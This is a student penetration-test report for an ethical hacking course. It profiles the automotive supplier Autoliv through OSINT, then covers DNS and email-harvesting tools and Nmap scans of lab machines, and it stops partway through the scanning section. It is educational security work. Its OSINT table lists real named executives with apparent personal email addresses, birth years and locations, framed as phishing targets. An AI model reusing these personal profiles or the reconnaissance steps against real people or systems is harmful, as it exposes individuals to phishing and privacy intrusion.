Carter D. Wright

ITT-340 Cybersecurity and Ethical Hacking

Prof. Joshi, Prof. Urbaszewski

Grand Canyon University

AutoLiv Penetration Test

March 22, 2026

Autoliv

Title	AutoLiv Penetration Testing Report
Author	Carter D. Wright

Versioning Control

Version	Date	Author	Changes
1.0	01/28/2026	Carter D. Wright	**Passive Corporate Recon (OSINT)**
2.0	02/01/2026	Carter D. Wright	**Automating Information RECON**
3.0	02/08/2026	Carter D. Wright	**Nmap Active Reconnaissance**
4.0	02/15/2026	Carter D. Wright	**Vulnerability Assessment (OpenVAS / Greenbone)**
5.0	02/22/2026	Carter D. Wright	**Applied Exploitation Using Metasploit**
6.0	03/01/2026	Carter D. Wright	**Custom Payload**
7.0	03/08/2026	Carter D. Wright	**Website Vulnerability Assessment**
8.0	03/22/2026	Carter D. Wright	**SQL Injection**

Executive Summary

Complete this section of the report after finishing all phases of the penetration test. An executive summary is a very brief summary of the entire report, focusing on the test, not the details. You will finish this section after all testing and documentation has been completed.

Disclaimer: This document and its findings is a purely fictitious penetration testing report for the purpose of learning and training. All reconnaissance, password cracking, and exploiting was done in a sandbox environment consisting of virtual machines and does not represent any actual networks or systems of any organization.

Table Of Contents

1.0 Passive Corporate Recon (OISNT)

1.1 Overview

The Passive Corporate Reconnaissance phase focused on collecting publicly available information related to AutoLiv using open-source intelligence (OSINT) techniques. No active scanning, exploitation, or interaction with AutoLiv systems was performed. The goal of this phase was to identify corporate, technical, and personnel-related information that could be leveraged by an attacker during later stages of an attack. The findings demonstrate that a significant amount of organizational and technical data is publicly accessible.

1.2 Recommendation

Based on the findings of the OSINT phase, the following recommendations are provided:

- Limit publicly exposed employee contact details where possible
- Educate staff on social engineering and phishing risks
- Regularly audit corporate digital footprints using OSINT techniques
- Review DNS and certificate transparency data for unnecessary exposure
- Implement strict policies governing public-facing information

  Reducing publicly accessible information can significantly decrease the effectiveness of reconnaissance efforts by potential attackers.

1.3 Scope

This phase was limited strictly to **passive reconnaissance**. Only publicly available sources such as search engines, corporate websites, professional networking platforms, and public DNS tools were used. No vulnerability scanning, port scanning, authentication attempts, or system interaction was conducted. All activities were performed in accordance with ethical guidelines and course requirements.

1.4 Details

1.4.1 Company Overview

AutoLiv is a Fortune 500 global automotive safety supplier specializing in airbags, seatbelts, and advanced safety systems. The company operates internationally with its headquarters located in Stockholm, Sweden. AutoLiv maintains a large global workforce and supports operations across North America, Europe, and Asia, making it a realistic and valuable target from an attacker's perspective due to its size, public exposure, and reliance on interconnected systems

1.4.2 OSINT Scan – Corporate Identifiable Information

The following corporate information was identified using publicly available sources:

- Company Name: AutoLiv Inc.
- Primary Domain: www.autoliv.com
- Headquarters Location: Klarabergsviadukten 70 B, Stockholm, Sweden
- Corporate Phone Number: +46 8 587 206 00
- Fortune 500 Status
- Corporate LinkedIn Page
- Corporate Facebook Page
- SEC filings and regulatory disclosures
    - Reveal financial, governance, and risk information
- Public press releases hosted on the corporate website
- Executive leadership structure published online *(Figure 1)*
- Subsidiary and regional business unit references (*Figure 17*)
    - Confirms global operations and distributed business units
- Public corporate governance documentation *(Figure 18)*
    - Outlines board structure, oversight, and governance policies

1.4.3 OSINT Scan – Computing System Identifiable Information

Passive reconnaissance identified multiple computing system indicators that suggest externally facing infrastructure and services:

- Public corporate website accessible over HTTPS (https://www.autoliv.com)
    - Confirms externally accessible web infrastructure

    - Uses encrypted HTTPS communication
- Domain registration and DNS records for autoliv.com *(Figure 6)*
    - Reveals domain ownership and external DNS dependencies
- DNS A record resolving to a public IP address *(Figure 3)*
    - Maps the domain to internet-routable IP addresses
- Publicly accessible name server records *(Figure 5)*
    - Identifies authoritative DNS servers used for domain resolution
- Cloud-based email infrastructure identified through MX records (*Figure 7*)
    - Indicates use of third-party, cloud-hosted email services
- Corporate email domain (@autoliv.com) (*Figure 9*)
    - Confirms official corporate email domain and address pattern
- SSL/TLS certificates protecting web traffic (*Figure 10*)
    - Verifies encryption of public web traffic
- Multiple subdomains discovered through DNS enumeration *(Figure 4)*
    - Demonstrates a large externally exposed attack surface
    - Reveals region- and service-specific systems
- Public login and career portals hosted under the corporate domain *(Figure 11)*
    - Confirms publicly accessible authentication and recruitment portals
- Technology indicators discovered through job postings *(Figure 13)*
    - Reveal real-time labor market demands and skill trends
- External third-party platforms integrated with corporate operations *(Figure 14)*
    - Example: Teamtailor used for recruitment services
- Evidence of cloud-hosted services referenced in public documentation *(Figure 15)*
    - Confirms organizational reliance on cloud-based infrastructure

---

1.4.4 OSINT Scan – Staff Identifiable Information and PPI

Publicly available sources revealed identifiable employee and executive information, including:

- Executive leadership names and job titles *(Figure 1)*
- Corporate email address patterns

- firstname.lastname@autoliv.com

Public exposure of employee names, roles, and email address formats significantly increases the risk of spear phishing, impersonation attacks, and social engineering campaigns targeting both executive and technical staff.

- Public LinkedIn profiles for executives and IT staff
- Board of Directors information
- Public biographies and press announcements
- Location and role details for select employees
- Professional history and affiliations

Name	Role	Public Source	Emails Found	Other Information found
Mikael Bratt	President and CEO	LinkedIn / Corporate Site	mikaelbratt@gmail.com mikael.bratt@autoliv.com mikael.b@autoliv.com	Born: 1967 Location: Stockholm, Stockholms Lan, Sweden
Fredrik Westin	Chief Financial Officer	Linkedin	fredrik.westin@autoliv.com	Resigning March 31ˢ 2026 Starting new job at AkzoNobel
Jordi Lombarte	Chief Technology Officer	LinkedIn	jordi.lombarte@autoliv.com jordi.susi@hotmail.com	Location: Bloomfield Hills, MI, US
Jan Carlson	Chairman	Linkedin / Corporate Site	jan.carlson@autoliv.com jancarlson@gmail.com	Born: 1960 Chairman since May 2014 and Director since 2007
Jeson Nadonga	IT Manager	LinkedIn / Facebook	nadonga@autoliv.com jeson.nadonga@autoliv.com	Location: Philippines

1.4.5 Legal and Public Corporate Risk Information

As part of the passive OSINT collection, publicly available legal and corporate risk data was examined to identify additional contextual information about AutoLiv's business operations and potential historical compliance challenges.

Court Cases and Settlements

AutoLiv ASP Inc. v. Hyundai Mobis Co. Ltd.
This case involved litigation between AutoLiv ASP Inc. and Hyundai Mobis Co. Ltd. in the U.S. District Court for the Middle District of Alabama. The case record, available through public legal databases, includes docket information and judicial opinions related to the dispute. Relevant documentation can be accessed at:

- U.S. District Court opinion: https://caselaw.findlaw.com/court/us-dis-crt-m-d-ala-nor-div/2140495.html
- U.S. Court of Appeals for the Federal Circuit opinion: https://www.cafc.uscourts.gov/4-24-2017-16-1895-autoliv-asp-inc-v-hyundai-mobis-co-ltd-opinion-16-1895-opinion-4-20-2017-1/

Auto Parts Price-Fixing Multidistrict Litigation
AutoLiv Inc. was named as a defendant in multidistrict litigation involving allegations of price-fixing in the automotive parts industry. The company agreed to a settlement valued at approximately $65 million. This settlement and related lawsuit details are publicly documented and provide insight into historical regulatory and antitrust exposure:

- Case overview and settlement details: https://topclassactions.com/lawsuit-settlements/lawsuit-news/autoliv-inc-agrees-65m-settlement-auto-parts-price-fixing-mdl/

Analysis of Public Risk Exposure

Legal and compliance issues documented in publicly accessible court records and settlement summaries can contribute to an organization's external risk profile. While these items do not represent direct vulnerabilities in computing systems, they provide context on corporate governance, compliance history, and potential reputational risk. Attackers or adversarial entities may use this type of information to craft targeted social engineering, extortion, or reputation-based attacks.

Source Documentation

All of the above links and case information were retrieved through publicly accessible legal databases and class action reporting sites. They should be referenced accordingly in the References section of this report.

2.0 Automating Information RECON

2.1 Overview

The Automating Information Reconnaissance phase expanded on the initial passive OSINT work by using automated tools to collect additional publicly available information related to **AutoLiv (autoliv.com)**. This phase remained fully passive and did not include authentication attempts, vulnerability scanning, exploitation, brute force activity, or interaction with internal systems. Tools such as **BuiltWith, dig, dnsenum (passive), SpiderFoot (passive modules), and theHarvester** were used to rapidly aggregate corporate, infrastructure, and personnel-related intelligence at scale. The results confirmed a broad external footprint, including DNS records, third-party dependencies, and a large number of publicly indexed hosts and service endpoints (including remote access, federated authentication, and supplier portals). The goal of this phase was to demonstrate how quickly an attacker could build an accurate picture of AutoLiv's external presence using only open sources.

2.2 Recommendation

Based on the automated reconnaissance findings, the following recommendations are provided to reduce OSINT exposure and social engineering risk:

- **Reduce exposure of high-value entry points** by reviewing externally reachable authentication portals (e.g., VPN, ADFS/federated login pages, supplier portals) and ensuring only required endpoints are public-facing.
- **Audit and rationalize subdomains and hostnames** to remove legacy, test, and duplicate systems from public DNS where possible and standardize naming to avoid revealing system purpose.
- **Strengthen email and domain protection controls** by continuing enforcement of SPF/DMARC and regularly validating DNS/TXT records for accuracy and unnecessary third-party verification entries.
- **Limit publicly harvestable employee contact information** and reduce exposure of email patterns where feasible; provide targeted phishing and BEC awareness training for staff.
- **Monitor third-party and SaaS dependencies** surfaced through technology profiling and DNS verification (e.g., collaboration and marketing platforms) and ensure vendor security reviews and least-privilege access are enforced.
- **Perform recurring internal OSINT audits** using the same passive tooling on a scheduled basis to identify newly exposed services, subdomains, or personnel information before attackers do.

2.3 Scope

This phase was strictly limited to passive, automated reconnaissance using publicly available information sources. All activities targeted the domain **autoliv.com** and were conducted without interacting directly with AutoLiv systems. The purpose of this scope was to define the tools, boundaries, and ethical limitations of the automated OSINT process.

Tools Used (Passive Mode Only):

- **BuiltWith** – technology profiling and third-party service identification
- **Web-Check** – high-level OSINT summary including DNS, TLS, and security headers
- **dig** – DNS record retrieval (A, MX, NS, and TXT records)
- **dnsenum** (passive mode) – subdomain and DNS enumeration without brute force or reverse lookups
- **SpiderFoot** (passive modules only) – aggregation of domains, IPs, emails, and public breach references
- **theHarvester** – collection of publicly available email addresses and employee identifiers

All tools were executed from a Kali Linux environment using VirtualBox. No vulnerability scanning, port scanning, authentication attempts, brute force techniques, or exploitation activities were performed. Recon-NG was explicitly not used during this phase. All reconnaissance remained fully passive and complied with ethical guidelines and academic requirements.

2.4 Details

2.4.1 BuiltWith Technology Profiling

- Tool: BuiltWith
- URL: https://builtwith.com
- Version: *Web-based tool (no version number available)*

Command / Method:

- Domain searched: autoliv.com

Key Technologies Documented:

BuiltWith identified a wide range of technologies used by AutoLiv's public-facing web infrastructure, including but not limited to:

(Figure 19)

- **Cloudflare CDN and Hosting –** Content delivery, performance optimization, and DDoS protection
- **HubSpot –** Inbound marketing and analytics
- **Salesforce CRM & Pardot Mail –** Marketing automation and campaign management
- **Google Analytics & Google Universal Analytics –** Visitor and usage tracking
- **Google Tag Manager / Global Site Tag –** Tag and analytics management
- **Amazon Web Services (AWS EC2) –** Cloud hosting infrastructure
- **Amazon Application Load Balancer (ALB) –** Traffic distribution across backend services
- **New Relic –** Application performance monitoring

  (Figure 20)
- **Drupal CMS –** Content management system
- **Atlassian Cloud –** Cloud-hosted collaboration and ticketing tools (e.g., Jira, Confluence)
- **Miro –** Online collaborative whiteboarding and planning platform

  (Figure 21)
- **ASP.NET (v4.0) –** Microsoft web application framework
- **Java EE –** Enterprise Java-based backend components
- **OneTrust –** Cookie consent and privacy compliance

  (Figure 22)
- **DigiCert SSL Certificates –** TLS certificate authority
- **HSTS with Subdomain Preload –** Enforced HTTPS communication

  (Figure 23)
- **Microsoft IIS –** Web server platform
- **Apache Web Server –** Secondary web server technology

Security and Reconnaissance Impact

From an attacker's perspective, BuiltWith technology profiling significantly reduces uncertainty during reconnaissance. Identifying frameworks such as ASP.NET, Java EE, and Drupal allows adversaries to research technology-specific vulnerabilities and misconfigurations. The presence of multiple third-party services, including marketing platforms, CDNs, and analytics providers, expands the external attack surface and introduces potential third-party risk. Additionally, knowledge of hosting environments and

load-balancing infrastructure helps attackers tailor phishing campaigns, exploit research, and infrastructure mapping. While no vulnerabilities were tested during this phase, the aggregation of this information would meaningfully assist an attacker in planning subsequent attack stages.

2.4.2 DNS Enumeration Using dig

- Tool: dig
- Version: DiG 9.20.15-2-Debian *(Figure 24)*
- Environment: Kali Linux (Virtual Box)

Command / Method:

```
dig autoliv.com
dig MX autoliv.com
dig NS autoliv.com
dig TXT autoliv.com
```

DNS Records Documented:

A Record (IPv4 Resolution) *(Figure 25)*

The A record lookup resolved **autoliv.com** to the public IP address **52.17.142.199**, confirming that the domain maps to internet-routable infrastructure. The returned Time To Live (TTL) value of **20659 seconds** indicates standard DNS caching behavior. The successful **NOERROR** status confirms proper DNS resolution.

MX Records (Mail Exchange) *(Figure 26)*

The MX record query identified two external mail servers responsible for handling corporate email:

- **mx1.autoliv.cs32.iphmx.com**
- **mx2.autoliv.cs32.iphmx.com**

Both servers were assigned equal priority values, indicating a load-balanced or redundant email delivery configuration. This confirms reliance on third-party, cloud-hosted email infrastructure for corporate communications.

NS Records (Name Servers) *(Figure 27)*

The NS query revealed that authoritative DNS management for **autoliv.com** is handled by external name servers associated with the **nsone.net** platform. The Start of Authority (SOA) record identified **dns1.p01.nsone.net** as the primary authoritative server, indicating outsourced DNS management rather than on-premises infrastructure.

TXT Records (Domain Metadata and Security Controls) *(Figure 28)*

The TXT record query returned a large number of entries associated with domain verification, security, and email authentication. Notable findings include:

- **SPF Record** specifying authorized mail senders, including Microsoft Office 365 and Salesforce-related infrastructure
- **DMARC Policy set to "reject"**, enforcing strict rejection of unauthenticated email and reducing spoofing risk
- Multiple **domain verification records** for third-party services such as Google, Atlassian, Dropbox, Miro, Apple, and OneTrust
- Evidence of integrations with marketing, collaboration, and analytics platforms

The volume and diversity of TXT records indicate extensive use of third-party cloud services and SaaS platforms across AutoLiv's environment.

These results confirm that AutoLiv relies on externally hosted DNS and email infrastructure and enforces modern email authentication standards.

Security and Reconnaissance Impact

DNS enumeration using dig provides attackers with foundational infrastructure intelligence. A records reveal public-facing IP addresses, MX records expose corporate email handling providers, and NS records identify external DNS dependencies. TXT records are particularly valuable, as they disclose email authentication posture, third-party integrations, and internal service usage. While strong controls such as a DMARC reject policy reduce certain attack vectors, the aggregated DNS information significantly lowers the barrier for phishing campaigns, infrastructure mapping, and social engineering. No vulnerabilities were exploited during this phase; however, the collected DNS data meaningfully contributes to an attacker's understanding of AutoLiv's external attack surface.

2.4.3 DNS Enumeration Using dnsenum (Passive)

- Tool: dnsenum
- Version: 1.3.1 *(Figure 29)*
- Environment: Kali Linux (Virtual Box)

Command / Method:

```
dnsenum --noreverse autoliv.com
```

The --noreverse flag was used to explicitly disable reverse DNS lookups, ensuring that enumeration remained passive and compliant with ethical and academic guidelines.

Information Documented:

The dnsenum execution successfully confirmed the public A record associated with **autoliv.com**, resolving to the IPv4 address **52.17.142.199** with a TTL value of **20472 seconds**. This result is consistent with DNS data obtained through the dig utility, reinforcing the accuracy of the previously identified infrastructure.

The tool did not return enumerated name server records beyond confirmation of their existence. The message indicating an NS query failure with a **NOERROR** status suggests that authoritative DNS servers responded correctly but restricted enumeration-style queries. This behavior is typical of professionally managed DNS services and indicates controlled DNS exposure.

The discovered subdomains indicate a distributed external presence supporting corporate, regional, and service-specific functions. These findings further validate AutoLiv's reliance on cloud-hosted and third-party infrastructure. *(Figure 30)*

Security and Reconnaissance Impact

Passive DNS enumeration using dnsenum allows attackers to validate DNS behavior and confirm infrastructure consistency across tools. Although no additional subdomains were revealed during this execution, the results demonstrate effective DNS hardening practices. The ability to confirm restricted DNS responses still provides reconnaissance value by informing attackers of defensive controls in place. No exploitation or active probing was performed during this phase.

2.4.4 SpiderFoot (Passive Mode Only)

- Tool: SpiderFoot
- Version: 4.0.0: Open Source Intelligence Automation *(Figure 31)*
- Environment: Kali Linux (Virtual Box)

Command / Method:

SpiderFoot was launched locally using the following command:

```
spiderfoot -l 127.0.0.1:5001
```

The web interface was accessed through a browser at:

```
http://127.0.0.1:5001
```

Configuration

To maintain ethical and academic compliance, SpiderFoot was configured with the following restrictions:

- Passive modules only were enabled
- All active scanning modules were disabled
- No brute-force, probing, or exploitation features were used
- Data collection relied solely on open-source and third-party intelligence feeds

Information Documented

The SpiderFoot passive OSINT scan produced a wide range of aggregated intelligence related to **autoliv.com**. Key findings include:

- **Domains and Internet Names** *(Figure 35)*
  - Identification of approximately **28 unique internet names**
  - Multiple unresolved domain references
  - Confirms a broad externally visible DNS footprint
- **Email Addresses and Patterns**
  - Discovery of **22 affiliate-related email addresses** *(Figure 37)*
  - Identification of **3 direct email addresses** *(Figure 36)*
  - Reinforces publicly exposed corporate email naming conventions
- **Email Infrastructure**
  - Identification of **2 email gateway records (MX)** *(Figure 38)*
  - Confirms third-party, cloud-hosted email services
- **IP Address and Network Information**
  - Both IPv4 and IPv6 addresses identified *(Figure 39)*
  - Associated BGP Autonomous System memberships discovered
  - Indicates globally routed, cloud-based infrastructure

- **Third-Party Services and External Platforms**
  - References to public code repositories
  - App store presence and SaaS platform usage
  - Confirms reliance on multiple external service providers
- **Public Contact and Location Information**
  - Phone numbers and physical location data identified
  - Country-level geographic information discovered
  - Supports previously identified corporate OSINT exposure

These findings were derived exclusively from publicly available sources and required no direct interaction with AutoLiv systems.

Security and Reconnaissance Impact

SpiderFoot significantly enhances reconnaissance efficiency by aggregating data from numerous OSINT sources into a single platform. From an attacker's perspective, this consolidated view reduces the time required to correlate infrastructure, personnel, and third-party service information. Even when limited to passive modules, SpiderFoot provides valuable insight into an organization's external digital footprint and potential social engineering targets. While no vulnerabilities were tested during this phase, the aggregated intelligence meaningfully supports planning for subsequent attack stages.

Ethical and Academic Considerations

All SpiderFoot activity was conducted in passive mode only. No active scanning, exploitation, credential testing, or interaction with AutoLiv systems occurred. The tool relied exclusively on publicly accessible information sources, and all actions were performed in accordance with course requirements and ethical reconnaissance standards.

2.4.5 theHarvester (People & Emails)

- Tool: theHarvester
- Version: 4.8.2 *(Figure 40)*
- Environment: Kali Linux (Virtual Box)

Command / Method:

```
theHarvester -d autoliv.com -b all -l 500
```

This command instructed theHarvester to search across all supported data sources, limit results to publicly indexed information, and cap the query to prevent excessive enumeration.

Information Documented

The theHarvester scan successfully returned a broad set of publicly available reconnaissance artifacts:

- **Interesting URLs Identified (36)** *(Figure 41)*
  - Included externally accessible login and portal endpoints such as:
    - Career portals (e.g., career.autoliv.com)
    - Federated authentication endpoints (e.g., fed.autoliv.com/adfs/...)
    - VPN portals (e.g., vpnap.autoliv.com/+CSCOE+/logon.html)
    - Supplier portals (e.g., supplierwebvan.autoliv.com/...)
  - These URLs indicate multiple publicly reachable services that could be targeted during social engineering or credential-harvesting campaigns.
- **Autonomous System Numbers (ASNs) Identified (9)** *(Figure 43)*
  - theHarvester identified multiple ASNs associated with AutoLiv's public presence, including:
    - **AS13335** (Cloudflare)
    - Additional ASNs indicating multiple external providers and routing dependencies
  - This supports the conclusion that AutoLiv relies on third-party infrastructure and distributed hosting.
- **IP Addresses Identified (56)** *(Figure 42)*
  - Both IPv4 and IPv6 addresses were discovered.
  - This reinforces cloud/CDN usage and globally distributed web infrastructure.
- **Hosts/Subdomains Identified (762)** *(Figure 44)*
  - theHarvester discovered a large number of hostnames under the autoliv.com domain.
  - Many hostnames suggest externally referenced business services, including:
    - **VPN and remote access** (e.g., vpn.autoliv.com, vpnmobile.autoliv.com, desktop-eu.autoliv.com)
    - **Email and mail services** (e.g., mail.autoliv.com, cloudmail.autoliv.com)

    - **Supplier and partner systems** (e.g., supplierth.autoliv.com, supplierwebvan.autoliv.com)
    - **IT collaboration tooling** (e.g., jira.autoliv.com)
  - These naming patterns provide strong insight into system purpose and organizational structure.

- **Emails Found (1)** *(Figure 45)*
  - theHarvester identified the following publicly indexed email address:
    - legalaffairs@autoliv.com
- **People Found**
  - No people names were returned during this execution.

Several data sources supported by theHarvester require API keys and were unavailable during execution. The tool automatically skipped these sources and continued gathering data from publicly accessible providers. This behavior is expected in non-commercial environments and does not impact the validity of passive OSINT results.

Security and Reconnaissance Impact

From an attacker's perspective, theHarvester accelerates reconnaissance by quickly identifying public-facing services, infrastructure dependencies, and contact points tied to a target domain. The discovery of VPN portals, webmail-related services, federated authentication endpoints, and supplier-facing systems increases the risk of spear phishing and credential-based attacks because attackers can craft realistic targeting scenarios around known services. Although this phase involved no active testing or exploitation, the collected results significantly expand visibility into AutoLiv's external footprint and potential social engineering targets.

Ethical and Academic Considerations

All theHarvester activity was conducted passively and relied exclusively on publicly indexed information sources. No credentials were tested, no accounts were accessed, and no exploitation techniques were used. The activity remained within ethical OSINT boundaries and aligned with course requirements.

3.0 NMap Active Reconnaissance

3.1 Overview

The Nmap Active Reconnaissance phase marked the transition from passive intelligence collection to controlled network enumeration conducted within a sandbox laboratory environment hosted on the Grand Canyon University Kali Linux virtual machine.

This phase simulated how an attacker could expand reconnaissance efforts against externally reachable infrastructure associated with **autoliv.com** by identifying live hosts, underlying operating systems, open ports, running network services, and corresponding service versions.

All scanning activity was performed exclusively against authorized laboratory virtual machines. The resulting findings were mapped to a **fictional AutoLiv external network scenario** for academic demonstration purposes. No real-world scanning or interaction with AutoLiv production infrastructure occurred during this phase.

3.2 Recommendation

Based on the simulated Nmap reconnaissance results, the following defensive security recommendations are provided:

- Restrict publicly exposed services to **only essential and business-required ports**
- Implement **network segmentation, firewall filtering, and access-control enforcement**
- Disable or decommission **unnecessary legacy or unsupported services**
- Minimize operating system fingerprint exposure through **hardening and traffic normalization**
- Conduct **routine vulnerability scanning, patch management, and configuration auditing**
- Deploy **intrusion detection, rate-limiting, and monitoring controls** capable of identifying reconnaissance activity

Collectively, these defensive measures would significantly reduce the effectiveness of attacker reconnaissance and limit opportunities for subsequent exploitation.

3.3 Scope

Environment

- **Platform:** Kali Linux (GCU Cloud Virtual Machine)
- **Tool:** Nmap Network Scanner
- **Version:** 7.95 *(figure 47)*

Targets (Lab Simulation)

Scanning activities were conducted against internal virtual machines representing a simulated enterprise environment, including:

- Web server
- Application server
- Database server

These laboratory systems were **logically mapped to represent externally reachable AutoLiv infrastructure** for the purpose of controlled academic penetration-testing simulation.

Ethical Limitation

- No scanning or probing of **real AutoLiv systems** was performed
- All reconnaissance activity remained strictly confined to the **authorized GCU laboratory environment**

This approach ensured compliance with ethical hacking standards, institutional policy, and course requirements.

3.4 Details

3.4.0 Network Discovery Using Netdiscover

- Tool: Netdiscover & Nmap
- Version:
  Netdiscover – Included with Kali Linux distribution
  Nmap – 7.95 *(figure 47)*
- Environment: Kali Linux (Virtual Box – GCU Cloud VM)

Command / Method

```
sudo netdiscover -i br0 -L
```

Purpose

Netdiscover was used to identify active hosts on the local network segment prior to initiating Nmap scanning.
This passive ARP-based discovery allows attackers to determine:

- **Live IP addresses**
- **MAC addresses**
- **Device vendors**
- **Potential network infrastructure**

Findings

The scan identified multiple active hosts within the 192.168.0.0/24 network range. Detected systems included devices associated with Xerox Corporation as well as an unknown vendor, indicating a mix of networked peripherals and standard hosts within the simulated environment.

```
┌──(thunder49㉿kali)-[~]
└─$ sudo netdiscover -i br0 -L
 ____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 ____________________________________________________________________________
 192.168.0.2     00:00:00:11:11:11      1      42  XEROX CORPORATION
 192.168.0.5     00:00:00:11:11:13      1      42  XEROX CORPORATION
 192.168.0.3     52:54:00:12:34:56      1      60  Unknown vendor
^C

┌──(thunder49㉿kali)-[~]
└─$
```

(*figure 46*)

Security Impact

ARP-based discovery enables attackers to:

- Map internal network devices
- Identify printers, endpoints, and infrastructure
- Reduce noise before active scanning
- Prepare targeted Nmap enumeration

Although passive in nature, this reconnaissance step significantly improves the efficiency of later attack phases.

3.4.1 Host Discovery Scan

- Tool: Nmap
- Version: Nmap – 7.95 *(figure 47)*
- Environment: Kali Linux (Virtual Box – GCU Cloud VM)

Command / Method

```
sudo nmap 192.168.0.1-5 -sn
```

Purpose

The Nmap **ping sweep scan (-sn)** was used to actively confirm which hosts within the simulated AutoLiv network range were reachable.
Unlike Netdiscover's passive ARP discovery, this scan performs **active network probing** without enumerating ports or services.

Findings

The scan successfully identified **four active hosts** within the 192.168.0.0/24 network range:

- 192.168.0.1
- 192.168.0.2
- 192.168.0.3
- 192.168.0.5

MAC address analysis revealed:

- **Xerox-associated devices**, likely representing network peripherals or printers
- **QEMU virtual network interface**, indicating a virtualized system within the lab environment

These findings confirm multiple reachable systems that could be targeted during deeper enumeration phases. *(figure 48)*

Security and Reconnaissance Impact

Active host discovery enables attackers to:

- Validate reachable infrastructure
- Eliminate inactive IP addresses
- Prioritize high-value systems for deeper scanning
- Reduce detection noise during later reconnaissance stages

Even without port scanning, this intelligence significantly improves attacker efficiency and targeting accuracy.

3.4.2 Operating System Fingerprinting

- Tool: Nmap
- Version: Nmap – 7.95 *(figure 47)*
- Environment: Kali Linux (Virtual Box – GCU Cloud VM)

Command / Method

```
sudo nmap 192.168.0.1-5 -O
```

Purpose

The Nmap **operating system detection scan (-O)** was used to identify the underlying operating systems of discovered hosts while simultaneously revealing open TCP ports and associated services.

This phase represents a transition from **basic host discovery** to **technical system profiling**, enabling attackers to determine:

- Platform type (Linux, Windows, appliance, etc.)
- Running network services
- Potential legacy or vulnerable systems

Findings *(Figure 49)*

The scan identified **four active hosts** with distinct operating system and service characteristics:

Host 192.168.0.1

- Open ports: **22 (SSH), 3389 (RDP/ms-wbt-server)**
- Detected OS: **Linux kernel 2.6.x–5.x range**
- Interpretation: Likely a **remote-accessible server** supporting administrative access.

Host 192.168.0.2

- Multiple open services including:
    - **FTP, SSH, Telnet, SMTP, DNS, HTTP**
    - **NetBIOS/SMB (139, 445)**
    - **MySQL (3306) and PostgreSQL (5432)**

    - **AJP13 and additional unknown services**
- Detected OS: **Linux 2.6.x family**
- Interpretation: Represents a **high-value multi-service server** with a significantly expanded attack surface.

Host 192.168.0.3

- Open ports: **135 (MSRPC), 139 (NetBIOS), 445 (SMB)**
- Detected OS: **Microsoft Windows XP / Server 2003 class system**
- Interpretation: Presence of a **legacy Windows platform**, which is typically associated with **known exploitable vulnerabilities** and end-of-life security risks.

Host 192.168.0.5

- Open ports: **22 (SSH), 80 (HTTP)**
- Detected OS: **Linux kernel 2.6.x–2.6.35**
- Interpretation: Likely a **web-accessible Linux server** with remote administrative capability.

Security and Reconnaissance Impact

Operating system fingerprinting combined with port enumeration provides attackers with **critical targeting intelligence**, including:

- Identification of **legacy or unsupported systems** (e.g., Windows XP/2003)
- Discovery of **remote administration services** (SSH, RDP, Telnet)
- Visibility into **database and web application exposure**
- Insight into **multi-service hosts with expanded attack surfaces**

Even without exploitation, this level of intelligence **dramatically reduces attacker uncertainty** and enables rapid selection of **known vulnerabilities, credential attacks, or exploit frameworks**.

3.4.3 Port and Service Enumeration

- Tool: Nmap
- Version: Nmap – 7.95 *(figure 47)*
- Environment: Kali Linux (Virtual Box – GCU Cloud VM)

Command / Method

```
sudo nmap 192.168.0.1-5 -A
```

Purpose

The Nmap **aggressive scan (-A)** was executed to perform **comprehensive host enumeration**, combining multiple reconnaissance techniques into a single operation.

This scan enables attackers to simultaneously obtain:

- Operating system detection
- Service and version identification
- Default script-based enumeration (NSE)
- Network path tracing
- Additional protocol and configuration details

The aggressive scan represents the **final reconnaissance stage prior to vulnerability exploitation**.

Findings *(figure 51)*

The scan confirmed **four active hosts** and revealed extensive technical details across the simulated AutoLiv environment.

Host 192.168.0.1

- Services: **SSH and RDP (ms-wbt-server)**
- Software: **OpenSSH 9.9p1** and Microsoft Terminal Services
- OS: **Linux kernel 2.6–6.x range**
- Security implication: Remote administrative exposure through **SSH and RDP**.

Host 192.168.0.2

- Numerous exposed services including:
    - **FTP, SSH, Telnet, SMTP, DNS, HTTP**
    - **SMB/NetBIOS, MySQL, PostgreSQL, AJP13**
- Web server identified as **Apache 2.2.8 with PHP 5.2.4**
- Database versions and SSL certificate metadata discovered
- Hostname resolved to **metasploitable.localdomain**

Security implication:
This system represents a **deliberately vulnerable multi-service server** with:

- Outdated software versions
- Multiple remote-access protocols

- Exposed databases and web services

Such configurations are commonly associated with **high-risk compromise scenarios**.

Host 192.168.0.3

- Services: **MSRPC, NetBIOS, SMB**
- OS detection: **Microsoft Windows XP / Server 2003-class system**
- SMB security mode and authentication configuration enumerated

Security implication:
Legacy Windows platforms are **end-of-life** and widely vulnerable to:

- Remote code execution exploits
- SMB-based attacks
- Credential harvesting techniques

This host would be considered **critical risk** in a real enterprise network.

Host 192.168.0.5

- Services: **SSH and HTTP**
- Software: **OpenSSH 5.9p1 and Apache 2.2.16**
- OS: **Linux 2.6.x kernel range**

Security implication:
Outdated SSH and Apache versions may expose:

- Known CVEs
- Weak cryptographic configurations
- Web-application exploitation vectors

Security and Reconnaissance Impact

The aggressive Nmap scan demonstrates how quickly an attacker can transition from **basic discovery** to **deep technical intelligence**.

Within a single scan, an adversary can obtain:

- Precise **operating system identification**
- **Service versions** tied to known vulnerabilities
- **Authentication and protocol configuration details**
- **Network topology and hostnames**
- Evidence of **legacy and high-risk systems**

This level of reconnaissance dramatically **reduces exploitation effort** and enables rapid targeting of **critical weaknesses** within an enterprise network.

3.4.4 Service Version Detection

- Tool: Nmap
- Version: Nmap – 7.95 *(figure 47)*
- Environment: Kali Linux (Virtual Box – GCU Cloud VM)

Command / Method

```
sudo nmap 192.168.0.3 -sV
```

Purpose

The Nmap **service version detection scan (-sV)** was conducted against a discovered host to determine the **exact software services and protocol implementations** running on open ports.

Unlike basic port enumeration, version detection enables attackers to:

- Map services to **known vulnerabilities (CVEs)**
- Identify **unsupported or legacy software**
- Select **targeted exploit techniques**

This step represents a critical transition from **reconnaissance** to **potential exploitation planning**.

Findings *(figure 50)*

The scan of host **192.168.0.3** revealed the following open services and associated software identification:

Port	Service	Identified Software
135/tcp	MSRPC	Microsoft Windows RPC
139/tcp	NetBIOS-SSN	Microsoft Windows NetBIOS
445/tcp	Microsoft-DS	Microsoft Windows SMB

Service fingerprinting confirmed the underlying operating system as:

Microsoft Windows XP (or Windows Server 2003-class system)

This result aligns with the earlier **OS fingerprinting scan**, validating the accuracy of reconnaissance findings.

Security and Reconnaissance Impact

Accurate service version identification significantly increases attacker capability by enabling:

- **Direct vulnerability matching** against public exploit databases
